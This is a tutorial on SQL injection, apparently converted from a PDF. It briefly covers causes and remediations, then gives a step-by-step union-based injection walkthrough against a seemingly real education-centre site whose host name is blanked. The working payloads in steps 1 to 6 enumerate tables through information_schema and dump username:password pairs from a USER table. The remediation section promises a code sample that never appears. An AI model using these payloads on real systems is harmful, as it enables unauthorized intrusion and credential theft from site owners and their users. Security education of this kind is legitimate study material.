



# SQL INJECTIONS

# SQL Injection

## What is SQL Injection?

SQL injection is a code injection technique, used to attack data-driven applications, in which nefarious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker).

## Causes of SQL injection

- The SQL Injection attack is possible when the programmers who write the code behind the page neglect to properly escape strings that are used in SQL queries.
- Code Samples Outdated.
- Inexperienced developers lack training on old vulnerabilities.
- Abandoned legacy applications. With the original application. Developers retired and the source code difficult to locate, vulnerabilities in legacy applications can be difficult to patch.

- SQL Injection Remediations

1. Constrain input.

You should validate all input to your ASP.NET applications for type, length, format, and range. By constraining the input used in your data access queries, you can protect your application from SQL injection.

2. Use parameters with stored procedures.

Using stored procedures does not necessarily prevent SQL injection. The important thing to do is use parameters with stored procedures. If you do not use parameters, your stored procedures can be susceptible to SQL injection if they use unfiltered input as described in the "Overview" section of this document.

3. Use parameters with dynamic SQL.

If you cannot use stored procedures, you should still use parameters when constructing dynamic SQL statements. The following code shows how to use **SqlParameterCollection** with dynamic SQL.

## Functions which are used in the queries:

### ⊕ The GROUP\_CONCAT() function :

**GROUP\_CONCAT()** function is used to concatenate column values into a single string. It is very useful if you would otherwise perform a lookup of many row and then concatenate them on the client end. One thing to remember: **GROUP\_CONCAT()** ignores NULL values.

### ⊕ Some other commonly used functions in MySQL:

<a href="#">CURRENT_USER()</a> , <a href="#">CURRENT_USER</a>	The authenticated user name and host name
<a href="#">DATABASE()</a>	Return the default (current) database name
<a href="#">FOUND_ROWS()</a>	For a SELECT with a LIMIT clause, the number of rows that would be returned were there no LIMIT clause
<a href="#">LAST_INSERT_ID()</a>	Value of the AUTOINCREMENT column for the last INSERT
<a href="#">ROW_COUNT()</a>	The number of rows updated
<a href="#">SCHEMA()</a>	Synonym for DATABASE()
<a href="#">SESSION_USER()</a>	Synonym for USER()
<a href="#">SYSTEM_USER()</a>	Synonym for USER()
<a href="#">USER()</a>	The user name and host name provided by the client
<a href="#">VERSION()</a>	Return a string that indicates the MySQL server version

## \* What is union SQL injection?

**UNION-based** attacks allow the tester to easily extract information from the database. Because the UNION operator can only be used if both queries have the exact same structure, the attacker must craft a SELECT statement similar to the original query.

(NOTE: Execute these queries in browser)

### ✓ STEP-1


First of all add ' after url to check the vulnerability....

**Notice:** Query failed: You have an error in your SQL syntax;

### ✓ STEP-2

For checking number of columns use order by command like

order by 1-- check by increasing number.



i.e. check until you get an error

## ✓ STEP-3

find the vulnerable column by command using union select command.

```
http://          /about_director.php?a=-3 union select 1,2,3--
```

check the database by command: `union select 1, database(), 3--`

```
http://          /about_director.php?a=-3 union select 1, database(), 3--
```

check the version of the site by using command: `union select 1, version(), 3--`

```
http://          /about_director.php?a=-3 union select 1, version(), 3--
```

## ✓ STEP-4

Find the table name in this site....

`union select 1, table_name, 3 from information_schema.tables  
where table_schema=database()--`

then find total table names in this site by using group concat.

The screenshot shows the HAX-BAR tool's interface. The URL input field contains: http:// /about\_director.php?a=-3 union select 1,table\_name,3 from information\_schema.tables where table\_schema=database()--. Below the URL, there are several buttons: Post data, Referrer, OXHEX, HAX-BAR By Team H.A.X, %URL, BASE64, Insert string to replace, Insert replacing string, Replace All, and a few other smaller buttons. At the bottom of the interface are links for HOME, DOWNLOAD, CAREER, and BLOG.

## ✓ STEP-5

select any table name.

The screenshot shows the HAX-BAR tool's interface with a modified URL: http:// /about\_director.php?a=-3 union select 1,group\_concat(table\_name),3 from information\_schema.tables where table\_schema=database()--. The rest of the interface is identical to the previous screenshot.




then choose any column from the table name.

by using command union select 1,group\_concat(column\_name),3  
from information\_schema.columns where table\_name=USER--

then change USER in HEX Encoding by using hackbar.

The screenshot shows the HAX-BAR tool's interface with a modified URL: http:// /about\_director.php?a=-3 union select 1,group\_concat(column\_name),3 from information\_schema.columns where table\_name=0x55534552-. The rest of the interface is identical to the previous screenshots.



## ✓ STEP-6

Select column ID,USERNAME,PASSWORD...  
find the USERNAME,PASSWORD by using command

union select 1,group\_concat(USERNAME,0x3a,PASSWORD),3 from USER--

The screenshot shows a web browser interface with the following details:

- URL Bar:** http://about\_director.php?a=-3 union select 1,group\_concat(USERNAME,0x3a,PASSWORD),3 from USER--
- Toolbar:** Includes buttons for Load URL, Split URL, Execute, Post data, Referrer, OXHEX, HAX-BAR By Team H.A.X, %URL, BASE64, Insert string to replace, Insert replacing string, Replace All, and several navigation icons.
- Content Area:** Displays a page with a header containing "HOME | DOWNLOAD | CAREER | BLOG | FRANCHISEE | STUDENT INFO | CONTACT US | S-CBT". Below the header are buttons for "HELPLINE NO:", "ONLINE / OFFLINE TEST LOGIN", and "NEW STUDENT REGISTRATION". There are also links for "ABOUT US", "COURSES", and "FIND A CENTRE".
- Social Media:** Facebook and Twitter icons are visible on the left side.
- Footer:** A green bar on the right side contains the text "ENQUIRY".